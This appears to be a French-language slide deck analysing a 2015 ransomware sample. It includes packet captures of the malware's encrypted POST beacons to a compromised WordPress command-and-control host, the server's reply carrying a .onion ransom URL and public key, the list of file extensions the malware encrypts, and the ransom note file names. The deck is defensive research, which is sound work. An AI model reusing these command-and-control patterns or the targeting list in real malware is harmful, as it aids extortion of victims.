
(SUITE)

- REQUÊTE À [HTTP://IP-ADDR.ES](http://IP-ADDR.ES) AFIN DE CONNAÎTRE L'IP EXTERNE
- REQUÊTE AU COMMAND AND CONTROL AFIN D'OBTENIR LA CLÉ PUBLIQUE D'ENCRYPTION (PAR UN WORDPRESS INFECTÉ)
- COMMENCE L'ENCRYPTION DES FICHIERS ET COPIE LES INSTRUCTIONS HELP_DECRYPT
- REVERSE PLUS AVANCÉ DISPONIBLE...

COMMUNICATION AVEC LE C&C

(1^E REQUÊTE)

- VIA UNE REQUÊTE POST (RC4, VERS UN SITE WORDPRESS COMPROMIS)



Follow TCP Stream (tcp.stream eq 7)

Stream Content

```
POST /wp-content/cache/1.php?v=6q3ic0r9dhbc7p HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
Connection: close
Content-Length: 136
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; windows NT 6.1; WOW64; Trident/7.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
Host: waterdamagefortlauderdale.info
Cache-Control: no-cache

r=689f05a5c6f260292c32ed289f6a66569b8cc16700fdbac05959f416c2e95a64334e6ff2439f82921e98a7b
d0179c73a59ab424eb551201b88f8af1b977a5ba0b4c372HTTP/1.1 200 OK
Server: nginx/1.8.0
Date: Tue, 29 Sep 2015 18:03:04 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: close

e
689c4ff2c8ba6d
0
|
```

Entire conversation (704 bytes)

Find Save As Print ☐ ASCII ☐ EBCDIC ☐ Hex Dump ☐ C Arrays ☒ Raw



Help Filter Out This Stream Close

Clé d'encryption

Information de l'utilisateur

COMMUNICATION AVEC LE C&C

(1^E REQUÊTE)




COMMUNICATION AVEC LE C&C

(2^E REQUÊTE)

Requête: {7/crypt13/4FB5B06D293F2DD13810B2979DBA08E0/1}

- LE SERVEUR LUI :

- EXTRAIT L'INFORMATION DE L'UTILISATEUR ET LE STOCKE POUR IDENTIFIER LA VICTIME
- CRÉÉ UNE CLÉ PUBLIQUE/PRIVÉE EN UTILISANT OPENSLL
- RENVOIE LA CLÉ PUBLIQUE DE LA VICTIME AINSI QUE L'URL DU SITE DE LA RANÇON :



```
Follow TCP Stream (tcp.stream eq 10)

Stream Content
Connection: Close
Content-Length: 94
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
Host: waterdamagefortlauderdale.info
Cache-Control: no-cache

w=2f80cd850520b240b3882601e58e0f4acb424d7bafa7ea191f1f6146e69be8966f5c28a60299c26637b30
7f4f4fehttp/1.1 200 OK
Server: nginx/1.8.0
Date: Tue, 29 Sep 2015 18:03:10 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: close

3e4
2f8686d00b38bb5cb0d66f02d1b942628f03702da3bac34532343e09efcfbf104562ce30897ff7b22db1aa
f87c6ca5d3aa7e0e200cbee3f80bd8c96515ebb2a348bae3dac10c9fb8d974ef1f5a502efcd038d3aefac9
a65b2356808dac114725e6ee83cdd028b6fe1ca19479f9aaa5b422955a79418fdfe3e52b1ac0ffe95c608760
2292c3538351bd0db891ec5089ac58124845628ae3025425cd7980d29715dcf7d1d913a19d69209246e01ff
87bf20602b336dbdfb1c704a1de3fcd9badd80a327665c4f962d50d2aef0e43af533c9c72e6cab3ad78954a
133c2425135c8b73fe582aa1b9603e8e0be3264713ef205c1cfff3467bc1c3a38bf610b5e1a94637e78307fb
d809f27d99371dffcfe886f606af747ac124b24d20ae20e5998f3e3a841939d99f8e25809b04e578de787078
c10538dc07c6b39bfc0434fba90304d8f118fc9dcd60c48784768bc66c865855048b429952260b20ed616f
a60ade0d5296964614d8e52dde71287c471d44058e0bf7a296fdaa466966872acfc9c1e5820eeb1d4abe82
cd918b85f7ea6403628ccbff4d4c831d5ce9d6d6b3b93f624ec85ff8e337c4c2162168481e21f407a9354bb
3423b2f538662de23016f9af82670b0b2b019e2fbbf428f9057e160e5607bb2d0714ae22eb4f1c2397c818f
0ae2377064160647d248c99aca3a80cad36fc80
Q
```

COMMUNICATION AVEC LE C&C

(2^E REQUÊTE)

Réponse du C&C :

URL .onion pour payer la rançon

Identifiant unique pour le paiement

{176|ayh2m57ruxjtwyd5.onion|1egeY33|NL|

—BEGIN PUBLIC KEY—


MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAyY6b3Ea6NY

.....<Résultat omis>.....

RrsgQIDAQABQEFAAOCAQ8

—END PUBLIC KEY—}

Clé publique pour l'encryption des fichiers




EXÉCUTION DU .EXE MALICIEUX

(SUITE)

- ON ENCRYPTE ! (RSA-2048)
- NE PEUT ÊTRE DÉCRYPTÉ QUE PAR LA CLÉ PRIVÉE CORRESPONDANTE
- CIBLE CERTAINES EXTENSIONS:


.sql, .mp4, .7z, .rar, .m4a, .wma, .avi, .wmv, .csv, .d3dbsp, .zip, .sie, .sum, .ibank, .t13, .t12, .qdf, .gdb, .tax, .pkpass, .bc6, .bc7, .bkip, .qic, .bkf, .sidh, .sidd, .mddata, .itl, .itdb, .icxs, .hvpl, .hplg, .hkdb, .mdbbackup, .syncdb, .gho, .cas, .svg, .map, .wmo, .itm, .sb, .fos, .mov, .vdf, .ztmp, .sis, .sid, .ncf, .menu, .layout, .dmp, .blob, .esm, .vcf, .vtf, .dazip, .fpk, .mlx, .kf, .iwd, .vpk, .tor, .psk, .rim, .w3x, .fsh, .ntl, .arch00, .lvl, .snx, .cfr, .ff, .vpp_pc, .lrf, .m2, .mcmeta, .vfs0, .mpqge, .kdb, .db0, .dba, .rofl, .hkx, .bar, .upk, .das, .iwi, .litemod, .asset, .forge, .ltx, .bsa, .apk, .re4, .sav, .lbf, .slm, .bik, .epk, .rgss3a, .pak, .big, .wallet, .wotreplay, .xxx, .desc, .py, .m3u, .flv, .js, .css, .rb, .png, .jpeg, .txt, .p7c, .p7b, .p12, .pfx, .pem, .crt, .cer, .der, .x3f, .srw, .pef, .ptx, .r3d, .rw2, .rw1, .raw, .raf, .orf, .nrw, .mrwref, .mef, .erf, .kdc, .dcr, .cr2, .crw, .bay, .sr2, .srf, .arw, .3fr, .dng, .jpe, .jpg, .cdr, .indd, .ai, .eps, .pdf, .pdd, .psd, .dbf, .mdf, .wb2, .rtf, .wpd, .dxg, .xf, .dwg, .pst, .accdb, .mdb, .pptm, .pptx, .ppt, .xlk, .xlsb, .xlsm, .xlsx, .xls, .wps, .docm, .docx, .doc, .odb, .odc, .odm, .odp, .ods, .odt




DEMANDE DE LA RANÇON

- GÉNÈRE LES FICHIERS:
 - DECRYPT_INSTRUCTION.HTML
 - DECRYPT_INSTRUCTION.TXT
 - HELP_DECRYPT.HTML
 - HELP_DECRYPT.PNG
 - HELP_DECRYPT.TXT
 - HELP_DECRYPT.URL

URL .onion pour
payer la rançon






PAIEMENT DE LA RANÇON


- ❖ Peu de payeurs
- ❖ Offre la désencryption

<http://6i3cb6owitcouepv.onion/Ltot9Y>



ENQUÊTE SUR LES WORDPRESS

- **NOUVEAUX ÉCHANTILLONS**
- **AUCUNE VULNÉRABILITÉ COMMUNE**
- **INFECTIONS SEMBLE TOUJOURS FAIRE PARTIE D'UN PLUGIN**

